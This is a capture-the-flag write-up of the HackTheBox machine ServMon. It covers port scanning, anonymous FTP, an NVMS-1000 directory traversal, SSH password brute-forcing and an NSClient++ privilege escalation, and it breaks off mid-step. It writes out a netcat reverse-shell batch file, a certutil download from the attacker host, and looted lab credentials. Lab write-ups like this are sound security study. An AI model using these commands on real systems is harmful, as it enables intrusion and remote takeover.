ServMon - Write-up - HackTheBox

noraj

2020-08-06

Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-servmon-write-up/

1.1 Box

- **Name:** ServMon
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Windows
- **Points:** 20




Figure 1.1: servmon

2 Write-up

2.1 Overview

TL;DR: We have to find some hints in a FTP, finds creds through a Path Traversal in NVMS-1000 and gain a low privilege shell, then we EoP via NSClient++ to get admin RCE.

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap   exploitdb smbclient filezilla dos2unix curl metasploit
```

2.2 Network Enumeration

Let's start with a nmap scan to find open ports and identify services:

```
$ sudo nmap -sSVC -p- 10.10.10.184 -oA nmap_full
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-11 15:56 CEST
Nmap scan report for 10.10.10.184
Host is up (0.020s latency).
Not shown: 65517 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|   256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp    open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
```

```
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
↪  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5666/tcp  open  tcpwrapped
6063/tcp  open  x11?
6699/tcp  open  napster?
8443/tcp  open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     workers
|     jobs
|     submitted
|     errors
|     threads
|_    ini"}}]}
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
```

```
49670/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.80%I=7%D=6/11%Time=5EE2385B%P=x86_64-unknown-linux-gnu%r
SF:(NULL,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20te
SF:xt/html\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x2
SF:0\r\n\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x
SF:20text/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthIn
SF:fo:\x20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD
SF:\x20XHTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xht
SF:ml1/DTD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\
SF:.w3\.org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n
SF:\x20\x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x2
SF:0\x20\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r
SF:\n\x20\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\
SF:r\n")%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20tex
SF:t/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x
SF:20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20X
SF:HTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/D
SF:TD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.
SF:org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\
SF:x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x2
SF:0\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")
SF:%r(RTSPRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/htm
SF:l\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\
SF:n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\
SF:x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xh
SF:tml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1
SF:999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x
SF:20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20
SF:\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8443-TCP:V=7.80%T=SSL%I=7%D=6/11%Time=5EE23864%P=x86_64-unknown-lin
SF:ux-gnu%r(GetRequest,AE,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLoc
SF:ation:\x20/index\.html\r\n\r\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\x12\x02\x18\0\x1aE\n\x07workers\x12\x0b\n\x04jobs\x12
SF:\x03\x18\xc0\x03\x12\x10\n\tsubmitted\x12\x03\x18\xbf\x03\x12\x0c\n\x06
SF:errors\x12\x02\x18\0\x12\r\n\x07threads\x12\x02\x18\x01\0ini\"}}\]}\0\0
SF:\0")%r(HTTPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\
SF:nDocument\x20not\x20found")%r(FourOhFourRequest,36,"HTTP/1\.1\x20404\r\
SF:nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(RTSPRequest,
SF:36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x2
SF:0found")%r(SIPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n
SF:\r\nDocument\x20not\x20found");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4m15s
| smb2-security-mode:
|   2.02:
```

```
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-11T14:04:39
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 235.93 seconds
```

We want to look at FTP (21), Web servers (80 & 8443) and Samba (139,445) first.

2.3 Network reconnaissance: FTP

Nmap told us it was possible to connect to FTP anonymously but found nothing to list so let's try ourselves:

```
$ ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:noraj): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -a
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:05PM       <DIR>          Users
226 Transfer complete.
```

But there is nothing (or I thought so).

2.4 Network reconnaissance: HTTP

- port 80: **NVMS-1000** http://10.10.10.184/Pages/login.htm

Figure 2.1: NVMS-1000

- port 8443: **NSClient++** https://10.10.10.184:8443/index.html




Figure 2.2: NSClient++

Both services are asking for credentials but we have none yet. Let's see if they are vulnerable in a first place.

2.4.1 NSClient++

Let's look for a `NSClient++` exploit:

```
$ searchsploit --id NSClient
-------------------------------------------------------------------------------------------
↪  -----
↪  --------------------------------
 Exploit Title
↪  |  EDB-ID
-------------------------------------------------------------------------------------------
↪  -----
↪  --------------------------------
NSClient++ 0.5.2.35 - Authenticated Remote Code Execution
↪  | 48360
NSClient++ 0.5.2.35 - Privilege Escalation
↪  | 46802
-------------------------------------------------------------------------------------------
↪  -----
↪  --------------------------------
Shellcodes: No Results

$ searchsploit -p 46802
  Exploit: NSClient++ 0.5.2.35 - Privilege Escalation
      URL: https://www.exploit-db.com/exploits/46802
     Path: /usr/share/exploitdb/exploits/windows/local/46802.txt
File Type: ASCII text, with very long lines, with CRLF line terminators
```

Hypothesis:

Once we have a low privileged shell it will be possible to run a command (`nscp web -- password --display`) or read the config of NSClient++ to retrieve a user password. Usually NSClient++ run as privileged user so with an app user we could create some tasks that will be run by the app daemon and gain more privileges.

2.4.2 NVMS-1000

Let's look for a `NVMS-1000` exploit:

```
$ searchsploit --id NVMS 1000
-------------------------------------------------------------------------------------------
↪  -----
↪  --------------------------------
 Exploit Title
↪  |  EDB-ID
-------------------------------------------------------------------------------------------
↪  -----
↪  --------------------------------
```

```
NVMS 1000 - Directory Traversal
↪  | 47774
TVT NVMS 1000 - Directory Traversal
↪  | 48311
-------------------------------------------------------------------------------------------
↪  -----
↪  --------------------------------
Shellcodes: No Results

$ searchsploit -p 47774
  Exploit: NVMS 1000 - Directory Traversal
      URL: https://www.exploit-db.com/exploits/47774
     Path: /usr/share/exploitdb/exploits/hardware/webapps/47774.txt
File Type: UTF-8 Unicode text, with CRLF line terminators

$ searchsploit -p 48311
  Exploit: TVT NVMS 1000 - Directory Traversal
      URL: https://www.exploit-db.com/exploits/48311
     Path: /usr/share/exploitdb/exploits/hardware/webapps/48311.py
File Type: UTF-8 Unicode text, with CRLF line terminators
```

So let's see if the directory traversal works, I have to use `dos2unix` to convert CRLF to LF (Windows to Linux).

```
$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -
dos2unix: active code page: 0

Usage : python exploit.py url filename outputname
Example : python exploit.py http://10.10.10.10/ windows/win.ini win.ini

$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -
↪  http://10.10.10.184/ windows/win.ini win.ini
dos2unix: active code page: 0
Host not vulnerable to Directory Traversal!
```

It failed but maybe because `C:\windows\win.ini` doesn't exist. Let's try with something more reliable like the host file.

```
$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -
↪  http://10.10.10.184/ Windows/System32/drivers/etc/hosts hosts.txt
dos2unix: active code page: 0

Directory Traversal Succeeded

Saving Output

$ cat hosts.txt
<?xml version="1.0" encoding="UTF-8"?>
<response>      <status>fail</status>
```

```
        <errorCode>536870934</errorCode>
</response>
```

It's a false positive occurring when there isn't an file extension. (At first glance it's seems the exploit is not working or the server is not vulnerable).

2.5 Network reconnaissance: SMB

From Nmap script it's it is SMBv2 but we can't list any shares:

```
$ smbclient -L 10.10.10.184 -N
session setup failed: NT_STATUS_ACCESS_DENIED
```

As I said in Nest - Write-up - HackTheBox,

> CrackMapExec, smb-enum-shares.nse and enum4linux don't find any shares because they support only SMB v1 that is disabled.
>
> But smbclient and msf modules works. So let's start metasploit console (msfconsole).

```
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[-] 10.10.10.184:139      - Login Failed: Unable to Negotiate with remote host
[*] 10.10.10.184:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

MSF can't list shares either. Let's verify it is supporting SMBv2:

```
msf5 auxiliary(scanner/smb/smb2) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/smb/smb2) > run

[+] 10.10.10.184:445      - 10.10.10.184 supports SMB 2 [dialect 255.2] and has been online
↪  for 3676767 hours
[*] 10.10.10.184:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.6 Network reconnaissance: FTP (let's go back)

As we saw earlier with `ftp` CLI we didn't see anything. But I tried again with FileZilla and saw two folders this time, with a file in each:

- `Nadine/Confidential.txt`
- `Nathan/Notes to do.txt`

`Confidential.txt`

```
Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once you have edited it
↪  yourself and place it back into the secure folder.

Regards

Nadine
```

`Notes to do.txt`

```
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

2.7 Network reconnaissance: HTTP (let's go back)

Let's use `NVMS-1000` path traversal again but this time with: `Users/Nathan/Desktop/Passwords.txt` thanks to the information we got on the FTP.

```
$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -
↪  http://10.10.10.184/ Users/Nathan/Desktop/Passwords.txt passwords.txt
dos2unix: active code page: 0
Host not vulnerable to Directory Traversal!
```

No file but we are sure it's here. This exploit looks bad so it may be broken.

With curl no result either:

```
$ curl
↪  'http://10.10.10.184/../../../../../../../../../../../../../../../Users/Nathan/Desktop/Passwords.txt'
↪  --head
HTTP/1.1 404 Not Found
Content-type: text/html
Content-Length: 0
Connection: close
AuthInfo:
```

But with metasploit we get the file (WTF):

```
msf5 > search NVMS

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/tvt_nvms_traversal  2019-12-12       normal  No     TVT NVMS-1000
↪  Directory Traversal


msf5 > use 0
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > options

Module options (auxiliary/scanner/http/tvt_nvms_traversal):

   Name       Current Setting   Required  Description
   ----       ---------------   --------  -----------
   DEPTH      13                yes       Depth for Path Traversal
   FILEPATH   /windows/win.ini  yes       The path to the file to read
   Proxies                      no        A proxy chain of format
↪  type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts
↪  file with syntax 'file:<path>'
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                 yes       The base URI path of nvms
   THREADS    1                 yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

msf5 auxiliary(scanner/http/tvt_nvms_traversal) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > set FILEPATH
↪  /Users/Nathan/Desktop/Passwords.txt
FILEPATH => /Users/Nathan/Desktop/Passwords.txt
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > run

[+] 10.10.10.184:80 - Downloaded 156 bytes
[+] File saved in:
↪  /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tvt_nvms_traversal)

$ cat /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
```

```
Gr4etN3w5w17hMySk1Pa5$
```

2.8 Network exploitation: SSH

With the looted passwords let's bruteforce SSH for the users nadine and nathan by using a metasploit module.

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
↪  /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
PASS_FILE =>
↪  /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE
↪  /home/noraj/CTF/HackTheBox/machines/ServMon/usernames.txt
USER_FILE => /home/noraj/CTF/HackTheBox/machines/ServMon/usernames.txt
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 10.10.10.184:22 - Success: 'nadine:L1k3B1gBut7s@W0rk' ''id' is not recognized as an
↪  internal or external command,  operable program or batch file.  '
[*] Command shell session 1 opened (10.10.15.26:45331 -> 10.10.10.184:22) at 2020-06-11
↪  18:10:19 +0200
[-] 10.10.10.184:22 - While a session may have opened, it may be bugged.  If you experience
↪  issues with it, re-run this module with 'set gatherproof off'.  Also consider submitting
↪  an issue at github.com/rapid7/metasploit-framework with device details so it can be
↪  handled in the future.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

So a valid set of credentials was `nadine:L1k3B1gBut7s@W0rk`.

metasploit automatically opened us a session but with `cmd.exe`. But I prefer to have a powershell shell.

```
$ ssh nadine@10.10.10.184 powershell.exe
nadine@10.10.10.184's password:
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Nadine>
```

Let's get our user flag:

```
PS C:\Users\Nadine> gc Desktop\user.txt
f9dc9b5ab530d6d295219c156662c3c9
```


2.9 Elevation of privilege through NSClient++: Nadine to NT Authority\SYSTEM

Remember of the hypothesis I made about `NSClient++`. Let's read EDB-ID 46802 again.

We can use the CLI tool to display the password:

```
PS C:\Users\Nadine> cd "C:\Program Files\NSClient++"
PS C:\Program Files\NSClient++> .\nscp web -- password --display
Current password: ew2x6SsGTxjRwXOT
```

By trying to login with the password at https://10.10.10.184:8443/index.html we are denied.



But if we read the config file `gc "c:\program files\nsclient++\nsclient.ini"` we can see something.

```
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help
```

```
; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1

; in flight - TODO
[/settings/NRPE/server]

; Undocumented key
ssl options = no-sslv2,no-sslv3

; Undocumented key
verify mode = peer-cert

; Undocumented key
insecure = false

; in flight - TODO
[/modules]

; Undocumented key
CheckHelpers = disabled

; Undocumented key
CheckEventLog = disabled

; Undocumented key
CheckNSCP = disabled

; Undocumented key
CheckDisk = disabled

; Undocumented key
CheckSystem = disabled

; Undocumented key
WEBServer = enabled

; Undocumented key
NRPEServer = enabled

; CheckTaskSched - Check status of your scheduled jobs.
CheckTaskSched = enabled

; Scheduler - Use this to schedule check commands and jobs in conjunction with for instance
↪  passive monitoring through NSCA
Scheduler = enabled

; CheckExternalScripts - Module used to execute external scripts
```

```
CheckExternalScripts = enabled

; Script wrappings - A list of templates for defining script commands. Enter any command line
↪  here and they will be expanded by scripts placed under the wrapped scripts section.
↪  %SCRIPT% will be replaced by the actual script an %ARGS% will be replaced by any given
↪  arguments.
[/settings/external scripts/wrappings]

; Batch file - Command used for executing wrapped batch files
bat = scripts\\%SCRIPT% %ARGS%

; Visual basic script - Command line used for wrapped vbs scripts
vbs = cscript.exe //T:30 //NoLogo scripts\\lib\\wrapper.vbs %SCRIPT% %ARGS%

; POWERSHELL WRAPPING - Command line used for executing wrapped ps1 (powershell) scripts
ps1 = cmd /c echo If (-Not (Test-Path "scripts\%SCRIPT%") ) { Write-Host "UNKNOWN: Script
↪  `"%SCRIPT%`" not found."; exit(3) }; scripts\%SCRIPT% $ARGS$; exit($lastexitcode) |
↪  powershell.exe /noprofile -command -

; External scripts - A list of scripts available to run from the CheckExternalScripts module.
↪  Syntax is: `command=script arguments`
[/settings/external scripts/scripts]

; Schedules - Section for the Scheduler module.
[/settings/scheduler/schedules]

; Undocumented key
foobar = command = foobar

; External script settings - General settings for the external scripts module
↪  (CheckExternalScripts).
[/settings/external scripts]
allow arguments = true
```

`allowed hosts = 127.0.0.1` tells us we can authenticate only from localhost.

But as we have an SSH access we can do some local port forwarding (you can read about this technique on my article about pivoting).

```
$ ssh nadine@10.10.10.184 -L 127.0.0.1:9999:127.0.0.1:8443 -N
```

We map the local port 8443 on ServMon machine to local port 9999 on our machine.

Now we should be able to authenticate at https://127.0.0.1:9999/ with password `ew2x6SsGTxjRwXOT`.

Now the exploit tell us to enable some modules:

- CheckExternalScripts
- Scheduler

Now let's prepare our backdoor script: `noraj.bat`

```
@echo off
c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe
```

We can try to download the bat script with Certutil and a local HTTP server.

```
$ python -m http.server --bind 10.10.15.26
```

But that's a failure:

```
PS C:\Users\Nadine> cd C:\temp

PS C:\temp> certutil.exe -urlcache -split -f http://10.10.15.26:8000/noraj.bat noraj.bat
At line:1 char:1
+ certutil.exe -urlcache -split -f http://10.10.15.26:8000/noraj.bat no ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

We can't download our script because it's blocked by an AV. So let's create is on the server directly.

```
PS C:\temp> echo "@echo off" > noraj.bat
PS C:\temp> echo "c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe" >> noraj.bat
PS C:\temp> gc noraj.bat
@echo off
c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe
```

I tried to download `nc.exe` with certutils but it was blocked by the AV too.

So I downloaded it via scp:

```
$ scp nc.exe nadine@10.10.10.184:/temp/nc.exe
```

I tried to create the RCE via the webUI as in the exploit but wasn't successful.

- https://127.0.0.1:9999/index.html#/settings/settings/external%20scripts/scripts
- https://127.0.0.1:9999/index.html#/settings/settings/scheduler/schedules

So instead I created the task via the API:

```
